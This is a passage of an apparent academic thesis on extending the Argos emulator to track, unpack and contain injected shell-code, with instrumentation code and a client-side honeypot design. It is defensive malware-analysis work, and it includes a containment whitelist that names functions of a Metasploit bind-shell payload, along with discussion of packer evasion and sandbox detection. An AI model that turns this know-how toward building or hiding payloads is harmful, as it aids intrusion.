An intrusion detection system (IDS) its goal is to characterize attack manifestations to positively identify all true attacks without falsely identifying non-attacks [35]. A NIDS is one of three intrusion detection models (which are, network-based, host-based, and a hybrid of network based and host based) that monitors the activities that take place on a network. The use of sophisticated evasion techniques, as demonstrated by Wagner et al. [72] and Vigna et al. [71], and the increase of encryption usage by various protocols, limits the amount of useful information provided by a NIDS. The inability of a NIDS to always distinguish benign traffic from malicious traffic results in false positives and false negatives that further decrease their usefulness. Honeypots can make up for some of the disadvantages.

A honeypot is "an information system resource whose value lies in unauthorized or illicit use of that resource" [56]. A honeypot has no production value and any interaction with a honeypot is considered malicious. This means that it is unlikely that information collected from a honeypot leads to false positives, because distinguishing benign traffic from malicious traffic is not an issue anymore. The possibility of monitoring and instrumenting honeypots increases the

amount of useful information on an attack. Unlike a NIDS, or IDSs in general, it is *not* the goal of a honeypot to protect a host or multiple host. A more in-depth description of honeypots is given by Mokube et al. [41].

While a honeypot is able to provide information about attacks that target the honeypot, it is unable to provide information about attacks that require an initiative from the honeypot. Research by Provos et al. [57] indicate that attackers changed their model of attacks from a *push-based* model, where the attacker attacks network services, to a *pull-based* model, where the attacker lures a user to connect to a server that launches an attack on the used client application. The most common target client application is the web browser that is targeted by so called *drive-by downloads*. The drive-by download allows an attacker to upload and execute malware on the host visiting a malicious website by abusing a web browser vulnerability.

The *client-side* honeypot takes ideas from *classical* honeypots to deal with the new client-side threats. By leaving the passive methodology used by the classical honeypot, it becomes possible to actively search for web-based malware, described by Provos et al. [58], on the Internet. Several initiatives, such as Strider HonyMonkeys by Wang et al. [73], use client-side honeypots to actively research websites that host exploits that attack web browsers.

In our evaluation we compare our extension to the existing client-side honeypot Shelia [67]. Shelia is a client-side honey-pot that emulates a naïve user: a user that follows all links and opens all attachments. An alert is issued when Shelia detects malicious behavior. Shelia monitors the access to the registry, the file system, and the network for a specific process. Any monitored access coming from an improper memory region (that is, a memory region that is no supposed to execute code) is considered a result from an attack. Shelia logs monitored calls made by the compromised process and tracks the creation of files. If a created file is executed, it is considered malware and saved.

Chapter 4

Design

To dynamically track an injected payload we have created an extension to Argos. Our extension adds payload tracking and logging. In the following sections we will elaborate on the design of the different components responsible for the attack detection, payload execution and tracking, and the logging of the executed payload. Because we extend Argos, which extends Qemu, the discussed components work on the hardware level. While Argos is OS- and application-neutral, the neutrality is lost by our extension because during the analysis we require knowledge of the guest operating system. This implies that for every guest operating system, we need to provide a compatible analysis component. In the discussion of our design we use the Windows XP operating system in several examples, the design, however, is not Windows XP specific.

4.1 Attack detection

To detect a remote code-injection attack we reuse the attack detection implementation of Argos [55]. The implementation of Argos uses a technique known as dynamic taint analysis.

Dynamic taint analysis marks incoming data from an untrusted source with a taint. During the lifetime of the data, Argos tracks the propagation of the data, decides whether the taint should propagate with the data, and verifies the use of tainted data by applications. Figure 4.1 shows a high-level overview of the process implemented by Argos.

The overview enumerates the following steps:

1. Data from an untrusted source (for example, the Internet) is received.
2. Argos taints the memory from, or derived from, an untrusted source.
3. An alert is raised by Argos when it detects improper use of tainted data.

Since Argos is a full system emulator it can mark its emulated peripherals as untrusted sources. Currently, only the network interface card (NIC) is marked as untrusted, because Argos is designed as an 'advertised honeypot'. In other words, all the data that enters the system through the NIC, is tainted by Argos.




Figure 4.1: High-level overview Argos

The tracking is done by instrumenting a subset of instructions. Whenever an instruction copies or derives a values from tainted data, the taint propagates to the new memory location or register.

Whenever tainted data is used as a jump target, untrusted data is used to influence the control flow. Subversion of the control flow by data from an untrusted source characterizes a remote code-injection attack. Normally, in such a case, Argos would raise an alert and start to forensically analyze the compromised process. Our extension, however, uses the detection of an attack to prolong the execution of the injected payload in a contained way, to analyze its behavior and interactions with the guest operating system.

4.2 Analyzing the payload

To analyze the injected payload we have to solve two problems.

1. Determine the execution context in which the payload is executing.
2. Monitor the execution of the payload.

Without the execution context it is very likely that we track code that is not part of the injected payload. This occurs when the operating system schedules another thread for execution and preempts the thread that is executing the payload. To prevent this we have to identify the thread that executes the

payload. We use a combination of an identifier that can identify the process that is being compromised and an identifier that can identify the thread that will run the payload. The thread identifier alone is not sufficient, because there exist a possibility that the thread is terminated and its id is reused. Since we work on the hardware level we would need to add hooks to the operating system so we can be notified if a thread is terminated. This added complexity is prevented by using both identifiers. Besides, adding hooks requires knowledge about the internals of the guest operating system that may not be readily available (for example, in the case of a closed-source operating system) and/or is subject to change. With the execution context of the injected payload identified, we want to continue with monitoring the payload's behavior. We are interested what the payload does on our controlled system, but want to prevent the payload from attacking other connected systems.

The payload will have to use the provided interfaces to interact with the system. We control the payload with a whitelist of interfaces it is allowed to use. Any use of an interface not defined in the whitelist will halt the execution. We, for example, allow the payload to load dynamic libraries, but we prevent the creation of a new process(for example, a command shell). With the whitelist we steer the execution towards the point where the payload provides control to the attacker or downloads and executes a second stage (for example, a rootkit). Figure 4.2 shows how we contain the execution of the payload.




Figure 4.2: Overview payload containment

Between the detection of an attack and the execution of the injected payload we traverse the list of dynamically loaded modules present in the compromised process. For each module we retrieve its name, size and location in the address space. Whenever the payloads makes a call, we locate the module to which the called function belongs. Then we traverse the list of functions, the module exports, to find the called address. If we find the address, we can obtain the name of the function and cross check this with the whitelist. In case of a match, the call is allowed, if not, we terminate the execution of the payload. All calls from threads running in the compromised process that are not running the

payload, are allowed and are not verified with the whitelist. Figure 4.3 shows the decision procedure for calls to functions outside the payload.




Figure 4.3: Call verification decision procedure

Function calls made by white-listed functions are treated equal to functions calls from threads not running the payload. This policy comes from the observation that payloads use high-level API functions to decrease the size of the payload. On the Windows platform it is, for example, common to use the *UrlDownloadToFileA* to obtain malware instead of using low-level calls to the *Winsock* API functions. Verifying the calls made by *UrlDownloadToFileA*, requires that we add the called functions to the whitelist if we want to allow the function *UrlDownloadToFileA*. This increases the complexity of the whitelist definition process and the implementation.

The added complexity is caused by the fact that if we add a function to the whitelist, we need to know the functions called by that function and add those as well. Retrieving the list of functions called by a function is not a trivial task and therefore not without mistakes. Missing a function will terminate the execution of the payload prematurely, decreasing the amount of information obtained about the payload to a point it adds no value to the analysis and makes automatic analysis impossible.

Allowing verified functions to call other functions, decreases the complexity of the whitelist implementation. For each function call we have to determine if it origins from a verified function. If the call origin is verified incorrectly, it would allow a payload to compromise the system and attack other systems.

The downside of the discussed policy is that we need to be aware of the side-effects of a verified function. It could be possible that a call to an API function with a prepared argument could attack another system reachable by the compromised system.

To prevent attackers from getting around the whitelist, the policy accept only calls to the entry point of a whitelisted function. If the policy would allow

calls into the boundaries of a whitelisted function, it allows the function to be used as a trampoline to call any function. Allowing only a call to the entry point enforces the containment and in the worse case allows the attacker to terminate the execution prematurely. The attacker could, for example, execute the first few instructions as part of the payload and call the function with an offset from its entry point.

To complete the whitelist policy, the payload is not allowed to call system calls directly. Payloads sporadicly make use of system calls directly, because in operating systems, such as Windows, a system call number might vary among different versions. Using a system call would decrease the reliability of the payload. Besides the sporadic usage it simplifies the implementation because it's a corner case we do not have to check. Unlike with the exported API functions, there is no public documentation on retrieving the system call number or symbolic name of a system call.

With the execution context determined and the containment policy defined we can continue with the execution of the payload and log information to aid in the process, or automate the process, of analyzing the payload.

4.3 Collecting payload information

A typical layout of an injected payload is depicted in figure 4.4. To execute




Figure 4.4: Typical shell-code layout

in a restricted environment, the payload is often packed. A packed payload can be compressed, encrypted, or both. Compression as well as encryption is able to obfuscate a payload and prevent detection. Encryption makes detection even more difficult, because the key can be changed with each attack. This circumvents detection mechanisms that use signatures to detect payloads in a network stream.

A payload that is packed needs an unpacker to reverse the packing. This means there are several stages of execution of the payload. There is the NOP-sled stage, the unpacking stages, and the shell-code stage. Separating the stages can aid in the analysis of the stage you are interested in. While tracking the payload, we mark the stage an instruction belongs to. This allows us to filter the different stages during analysis. The stage of an instruction is determined by the stages of the instruction bytes using the following algorithm:

1. When we start tracking, all instruction start with a stage equal to zero.
2. When an instruction is written by the payload, we increase the stage by one.

3. When an instruction of the payload is executed, we store the assigned stage.

This algorithm is based on the assumption that unpackers read the encoded bytes, decode them, and write them back to memory. With multiple layers of protection in a packer, the instructions will be decoded multiple times and the stages will increase accordingly. In the case of multiple identified stages we can extract the following information:

- Instructions with stage zero belong to the NOP-sled and the packer stub.
- Instructions with a stage greater than zero but smaller than the maximum stage belong to intermediate protections layers of the packer.
- Instructions with the maximum stage is the shell-code.

Besides the different stages of the payload we also extract the following information:

- The executed instructions.
- The memory read and written by the instructions.
- Symbol information (for example, names of called API functions).
- The state of the CPU (that is, the value of the registers).

This information allows us to, for example, replay the execution of the payload, resolve indirect addresses, and resolve values such as function parameters.

To collect the listed payload information, we add hooks to Argos. The hooks store information before an instruction is executed, during the execution of an instruction, and after an instruction is executed. Figure 4.5 shows a high-level overview of the hooks and what is logged at each hook.




Figure 4.5: High-level overview data collection hooks

4.4 Client-side honeypot

Argos is designed to be a platform for hosting 'advertised' honeypots. The design of our extension extends the design of Argos to a platform for hosting 'advertised' honeypots and client-side honeypots.

Research from Provos et al.[57] indicates that network services are no longer a lucrative target for attackers. Instead, attacker focus on luring unaware users to malicious web servers that exploit vulnerabilities in web browsers. The change from a push model to a pull model means that the effectiveness of collecting information with an advertised honeypot is declining. To support the pull model, Argos needs to contact malicious web servers.

In addition to the attack detection component, payload containment component, and the payload analysis component, we introduce a component that can direct Argos to a given domain to collect information on payloads used by browser exploits. The component that directs Argos consist of two parts and builds upon a client-server architecture. The first part, the *server*, is guest operating system specific and is required to direct the default browser, the second part, the *client*, is guest operating system agnostic and runs on the host.

The *client* controls and monitors an Argos instance and sends commands to the *server*. To keep the design simple, but effective, the protocol specifies only one command, namely *url*. The format of the *url* command is depicted in figure 4.6 and directs the default browser to the URL stated in the parameter.




Figure 4.6: URL command format

After the *url* command is communicated to the *server*, a timer is started by the *client*. This timer will time-out after a predefined period to prevent that Argos waits for an attack indefinitely. If the *client* detects that an instance of Argos is compromised, it waits for the analysis to finish, or the expiration of a timer, and resets the instance.

Chapter 5

Implementation

Analyzing an injected payload requires two stages of analysis. Attack detection is the first analysis stage. In section 5.1 we will briefly discuss how our implementation detects remote code-injection attacks. The second stage is the tracking of the payload. This stage is responsible for determining the execution context of the payload, executing the payload, logging runtime information during the execution and confining the payload. The difference with Argos is the second stage of analysis that we will discuss extensively in section 5.3.

The guest operating system we focused on for our implementation is Microsoft Windows XP. Windows XP was at the beginning of this project the Windows operating system with the most market share and therefore a valuable target for hackers. There are lots of know attacks we are able to use to evaluate our implementation. It is also the first Windows version able to disable the page file mechanism. At the beginning of this project, Argos was unable to propagate taints to persistent stores. Tainted memory that was paged to the page file would lose its taint, because the page file is store on a hard-drive. Disabling the page file prevents tainted memory from loosing its taint and prevents attacks from going unnoticed.

In the following sections we will elaborate on the implementation.

5.1 Attack detection

The implementation of the extension reuses the dynamic taint analysis implementation of Argos to detect malicious use of tainted data.

The malicious usage of tainted data is checked by instrumenting instructions that are using stored state corrupted by an attacker. Listing 5.1 shows how the return instruction is instrumented to raise an alert when the return address or the instruction pointed to by the return address is tainted. The *ARGOS_CHECK* macro definition is listed in 5.2.

Argos issues different alert types depending on the instruction that misapply tainted data. In our case we are interested in the ARGOS_ALERT_CI alert that is issued when tainted data is used as a destination address and the instruction at the destination address is tainted as well. This combination tells us that we are dealing with a remote code-injection attack. Assuming that the payload of a remote code-injection attack is tainted, is not always correct. In the case

```
void OPPROTO op_argos_ret_jmp_T0(void)
{
    target_ulong old_pc;

    old_pc = EIP + env->segs[R_CS].base;
    EIP = T0;
    // Here we verify the used data and the destination
    ARGOS_CHECK(T0TAG, old_pc, ARGOS_ALERT_RET);
    argos_tracksc_on_ret(env);
}
```

Listing 5.1: Instrumented ret instruction

```
// env contains the new eip
#define ARGOS_CHECK(tag, old_pc, code) \
    do { \
        if (argos_tag_isdirty(tag) || \
                argos_dest_pc_isdirty(env, env->eip)) { \
            regs_to_env(); \
            argos_alert(env, env->eip + env->segs[R_CS].base, \
                    tag, old_pc, code); \
        } \
    } while (0)
```

Listing 5.2: Definition ARGOS_CHECK macro

of a return-to-libc attack, for example, the payload is not tainted because it is created from untainted instructions already in the system. We exclude the case of the return-to-libc from the current implementation to manage the complexity of tracking the payload and further discuss the possibility of tracking return-to-libc payloads in chapter 7

5.2 Unpacking the payload

To circumvent the detection of a payload, attackers obfuscate the payload by packing or protecting the payload. The techniques used by the packers are applied to avoid the detection by signature based detectors, as well as to complicate the reverse engineering process of the payload.

A packer transforms the original code by means of compression, encryption or both. To retrieve the original code, the packer adds a loader stub to restore the transformed code and jumps to the original entry point of the shell-code. Most loader stubs take advantage of available anti-debugging, anti-reverse and self-modifying code techniques to harden the analysis of the packed content.

Given the variety of packers available and the increasing number of new packers made available, it is infeasible to implement unpackers for all packers. To support all these packers we have implemented a generic unpacker that solves the following two objectives:

1. Bypassing the different layers of protection added by the packer.

2. Determine the original entry point of the unpacked payload.

Bypassing the different layers of protection is accomplished with dynamic analysis similar to PolyUnpack [62] and MmmBop [2]. Given that we are emulating a full system, the protection available in the loader will not influence the behavior of the unpacker, because our analysis runs transparent to the guest operating system. Raffet et al. [59] showed by means of differences in behavior and timing they are able to detect whether code is running in a Qemu instance. Their detection vectors need specific circumstances that are unable to be met given the restricted environment the loader stub is working in. In the future this is unlikely to change, and we therefore did not add preventive measure to circumvent detection of our emulator.

The dynamic analysis of the packed payload extends the dynamic execution. The only knowledge we have, a priori, is that we are executing data injected from an attack. This means that we can only detect unpackers by their behavior. To detect the different layers of protection, we store a so called stage of the tainted bytes in their taint tag. Every tainted byte starts at stage zero. When a tainted byte is read from memory, we copy the stage of the taint to the instruction that references the memory. In our case we are only interested in instructions that can manipulate memory. Listing 5.3 shows that every time tainted bytes are written to memory, the stage of the tainted bytes is increased with one.

```
void argos_tracksc_on_translate_st_addr(CPUX86State * env,
 target_ulong vaddr, target_phys_addr_t paddr,
 target_ulong value, target_ulong size)
{
      argos_tracksc_ctx * ctx = &env->tracksc_ctx;
      ctx->instr_ctx.store.eip = env->eip;
      ctx->instr_ctx.store.vaddr = vaddr;
      ctx->instr_ctx.store.paddr = (target_ulong)(paddr -
              (target_phys_addr_t)phys_ram_base);
      ctx->instr_ctx.store.value = value;
      ctx->instr_ctx.store.size = size;
#ifdef ARGOS_NET_TRACKER
      ctx->instr_ctx.netidx = ARGOS_NETIDXPTR(paddr);
      if (ctx->instr_ctx.netidx != NULL)
      {
          size_t i;
          for (i = 0; i < size; i++)
          {
              ARGOS_INCREMENT_STAGE(ctx->instr_ctx.netidx[i]);
          }
      }
#endif
}
```

Listing 5.3: Log memory reference & increment stage

The stages tell us, when we are executing a tainted byte with a non-zero stage, that we are executing unpacked code. This unpacked code is either another protection layer or the actual unpacked code. The answer to what we are executing is unknown until we execute the last instruction of the payload. We are then able to compare the stages of the instructions and see which instructions belong to what layer of the unpacker. The instructions with the highest stage is the actual unpacked shell-code. Logging the instruction stages allows us, in retrospect, to differentiate between shell-code and the unpacker.

5.3 Analyzing the payload

Analyzing the payload encompasses the different phases depicted in figure 5.1.




Figure 5.1: Payload analysis phases

In the following sections we will discuss the rational and the implementation of the required analysis phases.

5.3.1 Identifying the executing payload

To track the payload dynamically we have to make sure that we can identify the payload. Argos is a full system emulator running a full fledged operating system, which means that a dozen other process besides the compromised process are running. A decision procedure is needed to make a distinction between instructions from the payload and instructions from other processes. For this decision procedure we need a characteristic that is different per process and allows us to identify a process.

5.3.1.1 Identifying the compromised process

To identify a process under execution we use the CR3 [63] register. The CR3 register is used by the operating system on the X86 architecture to store the location of the page directory. Each process has its own page directory, which is used to translate virtual addresses to physical addresses. What makes the CR3 useful is that the address it holds is actually the physical address and not a virtual address.

Each process has access to a virtual address space with a size that is equal to the maximum amount of addressable memory. This means that processes may use the same virtual addresses, because the virtual addresses translate to different physical addresses for each process. A virtual address is therefore not unique between processes. Unlike a virtual address the physical address is. This gives us a unique identifier for a process.

The decision procedure using the CR3 register is operating system agnostic. We don't need the know the internals of an operating system to identify a process. Using the CR3 register is not sufficient to identify the execution context of the payload. If a process has multiple threads there is the possibility that during the execution of the payload, another thread is scheduled to run. Because each thread within a process shares the same page directory, there exists the possibility that we are tracking something different from the shell-code.

The value of the CR3 register is subject to reuse. In a system it is possible that two processes, executing in different moments of time, use the same CR3 value. The reuse of CR3 values is not in issue in our case. After we are done tracking the payload, the CR3 value is not longer used to track a process. We

also use a second value, discussed in the next section, to identify the thread that is executing the payload. The combination of both values decreases the chance of a tracked process terminating and a new process reusing the CR3 value and the thread identifier to zero.

5.3.1.2 Identifying the thread executing the payload

To identify the thread that is executing the payload, we have to use knowledge about the internals of the guest operating system. Each thread, like a process, is assigned an identifier and the location that holds this identifier varies per operating system.

The guest operating system we are discussing is Microsoft Windows XP. Each thread has a structure called the thread environment block (TEB) that contains state information, including the thread identifier. The CLIENT_ID structure, a member of the TEB structure, contains the member UniqueThread that holds the thread identifier. It also contains the process identifier, but we already identified the process via the contents of the CR3 register.

```
typedef struct _CLIENT_ID
{
    PVOID UniqueProcess;
    PVOID UniqueThread;
} CLIENT_ID, *PCLIENT_ID;
```

Listing 5.4: Structure storing the thread id

We can obtain a pointer to the thread execution block structure via the FS register. The FS register holds the address to the TEB of the current thread in execution.

Combining the CR3 value and the UniqueThread value creates an identifier that we can use to identify the thread that is executing the payload. Every time we execute an instruction we can verify the combined values to determine if the instruction belongs to the payload.

5.3.1.3 Capturing the compromised process's execution context

Besides identifying the execution context in which the payload is executed, we are also interested in the compromised process its context. The process context contains information that the payload uses to function.

Every application interfaces with operating system through predefined interfaces exported by libraries. The process context contains a list of these libraries used by an application. The location of these libraries in the process allows us to determine which interfaces the payload is using. This information can be used to provide symbol information, but more importantly it allows us to confine the execution to a set of predefined interfaces.

5.3.1.3.1 Retrieving the list of loaded libraries. In Windows XP, the process context is stored in an executive process (EPROCESS) structure. Among the many members related to a process, an EPROCESS structure contains pointers to related data structures. The EPROCESS structure and its related

data structures exist in kernel space, except for the process environment block (PEB) that exists in user space since some of its members contain information that is modified by code in user-mode.

We are able to access the PEB of a process through the thread environment block (TEB). The TEB is, like the PEB, a data structure residing in user space containing context for the current thread in execution.

The PEB contains a list of loaded libraries. The list can be accessed via a pointer to the PEB_LDR_DATA structure. The definition if the PEB_LDR_DATA structure is listed in listing 5.5.

```
typedef struct _PEB_LDR_DATA {
    ULONG                   Length;
    BOOLEAN                 Initialized;
    PVOID                   SsHandle;
    LIST_ENTRY              InLoadOrderModuleList;
    LIST_ENTRY              InMemoryOrderModuleList;
    LIST_ENTRY              InInitializationOrderModuleList;
} PEB_LDR_DATA, *PPEB_LDR_DATA;
```

Listing 5.5: Structure containg information on loaded modules

Our implementation traverses the InLoadOrderModuleList, a doubly linked list containing copies of the LDR_MODULE structure containing information on the loaded module. The definition of the LDR_MODULE structure is listed in listing 5.6.

```
typedef struct _LDR_MODULE {
    LIST_ENTRY              InLoadOrderModuleList;
    LIST_ENTRY              InMemoryOrderModuleList;
    LIST_ENTRY              InInitializationOrderModuleList;
    PVOID                   BaseAddress;
    PVOID                   EntryPoint;
    ULONG                   SizeOfImage;
    UNICODE_STRING          FullDllName;
    UNICODE_STRING          BaseDllName;
    ULONG                   Flags;
    SHORT                   LoadCount;
    SHORT                   TlsIndex;
    LIST_ENTRY              HashTableEntry;
    ULONG                   TimeDateStamp;
} LDR_MODULE, *PLDR_MODULE;
```

Listing 5.6: Structure containing information on a loaded module

From each element in the InLoadOrderModuleList we save the BaseDllName and BaseAddress member. The BaseDllName member is used in our payload containment policies and will be discussed in 5.3.2, the BaseAddress member is used to parse the export section of the loaded library that contains the functions

exported by the library.

Windows structures executable images according to the portable executable (PE) format [38]. The PE format specifies a *data directory* that contains information on all the functions that are *exported* by the image. Functions that are exported can be used by processes that can load the image and request the address of an exported function. The BaseAddress member is the address of the loaded library in memory and with it we can access the export data directory. A reference to the export data directory can be found in the optional header of the PE image. The export data directory contains the export directory table, which has one row containing the locations of the following export tables.

Export address table This table contains the addresses, relative to the address of the image, of the exported functions. This table is indexed via a functions ordinal.

Name pointer table This table contain a pointer to the export name table that contains the public names of exported functions.

Ordinal table This table contains the ordinal of a function. Each exported function can be referenced by ordinal or name. The ordinal table and the name pointer table correspond by position. This means that both tables must have the same number of entries.

Export name table This table contains the names of the exported functions in null terminated ASCII format.

Figure 5.2 depicts the relationships between the tables.




Figure 5.2: Relationships between export tables

Besides a reference to the export data directory, the optional header also contains the size of the image when it is loaded into memory. Knowing both the begin address of the library in memory and the size allows us to determine the boundaries. We store this boundary and the location of the export tables which are used in the subsequent analysis phases.

5.3.2 Analyzing the execution

For optimization purposes, Argos compiles and executes entire basic blocks of code. Payload tracking requires a more finer grained control over the instructions that are executed. For each payload instruction we want to perform analysis before, during and after the execution.

To realise this finer grained execution we execute one instruction instead of entire basic blocks. The CPU emulation, like a real CPU, is able to run in single stepping mode. This mode is used by debuggers to grab control after the execution of an instruction. A CPU in single stepping mode generates a debug exception after each instruction. Since we are tracking on the hardware level, the debug exception is superfluous and leaks information to the guest operating system. This facilitates detection and undermines our transparency. To circumvent the exception we have augmented the code generation routine of Argos with a new conditional case. If we are tracking the shell-code, generate only one instruction instead of a basic block. This mimics the single stepping mode, but without the generation of a debug exception. Listing 5.7 shows the new conditional case.

```
/* If we are tracking shell-code, we generate only on instruction. */
if ( env->tracksc_ctx.single_step )
{
    gen_jmp_im(pc_ptr - dc->cs_base);
    gen_eob(dc);
    break;
}
```

Listing 5.7: Generate a single instruction at a time

The generation of only one instruction incurs an overhead, but simplifies the implementation of the analysis of the execution To perform analysis before and after the execution of an instruction we added hooks that are called when we execute an instruction. Listing 5.8 shows the added hooks.

```
if (argos_tracksc_is_tracking(env))
{
    argos_tracksc_before_instr_exec(env);
}

// Execute the generated instruction.
gen_func();

if (argos_tracksc_is_tracking(env))
{
    argos_tracksc_after_instr_exec(env);
}
```

Listing 5.8: Hooks before and after the execution of an instruction

The analysis that occurs during the execution uses hooks created on specific

places. In the following subsection we elaborate on the hooks placed and the analysis performed by the code called by the hooks.

5.3.2.1 Pre-execution analysis

Before we track the payload, we verify if we are in the context of the payload and if the payload is going to execute. Knowing that we are in the execution context of the payload is not enough. It is possible that the kernel is executing pieces of code in the context of a process. We do not want to analyze the kernel instruction so in the pre-execution analysis phase we filter out the kernel instruction by checking the program counter.

The Windows XP operating system reserves a part of the address space for a process and a part for the kernel. A user process can use memory from *0x00000000* to *0x7FFFFFFF*, the kernel uses *0x80000000* to *0xFFFFFFFF*. So if the program counter is below *0x80000000*, we know we are executing the payload. These ranges can vary depending on the boot parameters of the Windows XP kernel. Windows XP supports the boot parameter /3GB, which allows a process to allocate 3GB of memory instead of 2GB. This parameter will extend the address range beyond *0x80000000* and would invalidate the check. Besides the /3G boot parameter there is support for up to 64GB of physical memory on a 32-bit system by means of Address Windowing Extension (AWE). Both options are only used in exceptional situations, so the current check is sufficient for our purposes.

After we verified that we are going to execute an instruction from the payload we log the CPU state and the instruction to be executed. Next is the execution of the instruction and the corresponding analysis.

5.3.2.2 Execution analysis

During the execution of the payload we want to perform the following two steps:

1. Log memory access.
2. Confine the payload.

The logging of memory access is relevant for the analysis of the payload. It answer question such as, what value is read, or what is the result of this transformation that is written back to memory.

For each memory access we log the address, the value that is referenced and the size of the value. We added hooks to the softmmu of Argos to call us when a referenced address is translated from virtual to physical and the value read or written is known. These values are added to the log of the current instruction.

The confinement of the payload is the most important analysis step done during the execution. Executing malicious code can result in Argos to become part of an attack when our system starts to attack other systems. To prevent the payload from attacking other systems we determine upfront what interfaces the payload can use. Everything else is prohibited and stops the execution.

The list of accepted interfaces is defined in a whitelist that is loaded before we start the analysis. An example of such as whitelist is shown in listing 5.9

In the whitelist we define the libraries and the functions exported by the libraries that the payload is allowed to use. Entries starting with a dash are considered comment and are ignored.

```
# Default whitelisted exports that are used by almost all payloads.
[kernel32.dll]
LoadLibraryA
LoadLibraryExA
LoadLibraryW
LoadLibraryExW

# Whitelist for the Metasploit bind_tcp payload.
[kernel32.dll]
#CreateProcessA
#WaitForSingleObject
